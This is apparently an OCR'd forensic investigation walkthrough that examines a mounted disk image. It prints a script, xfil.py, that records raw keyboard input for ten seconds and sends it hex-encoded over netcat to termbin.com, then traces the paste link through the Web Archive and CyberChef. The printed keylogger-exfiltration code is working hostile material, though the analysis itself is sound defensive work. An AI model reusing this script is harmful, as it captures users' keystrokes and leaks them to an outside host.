
```
root@siftworkstation:/home/sansforensics/Desktop/mount_points/etc# ls -la xfil.py
-rw-r--r--. 1 root root 457 Aug 24  2021 xfil.py
root@siftworkstation:/home/sansforensics/Desktop/mount_points/etc#
```

```
root@siftworkstation:/home/sansforensics/Desktop/mount_points/etc# cat xfil.py
import subprocess, binascii, hashlib, random, string, time

f = open("/dev/input/event1","rb")
data = ''

rec = time.time()
while time.time() < rec+10:
        data += f.read(24)
f.close()
print("test")
link = subprocess.Popen('echo {} | nc termbin.com 9999'.format(data.encode('hex')), shell=True, stdout=subprocess.PIPE).communicate()[0][20:-2]
print(link)
with open("xfil.txt", "w") as file1:
    # Writing data to a file
    file1.write(link)
    file1.close

root@siftworkstation:/home/sansforensics/Desktop/mount_points/etc#
```




```
root@siftworkstation:/home/sansforensics/Desktop/mount_points/home/rachel# ls
xfil.txt
root@siftworkstation:/home/sansforensics/Desktop/mount_points/home/rachel# cat xfil.txt
iof5root@siftworkstation:/home/sansforensics/Desktop/mount_points/home/rachel#
```


https://termbin.com/iof5
>_ermbin.com
404


web.archive.org/web/20210825050145/https://termbin.com/iof5
https://termbin.com/iof5
1 capture
Download CyberChef
Last build: 13 days ago
Options
About / Support
Operations
Recipe
Input
Output
From Hex
Delimiter
Auto
STEP
BAKE!
Auto Bake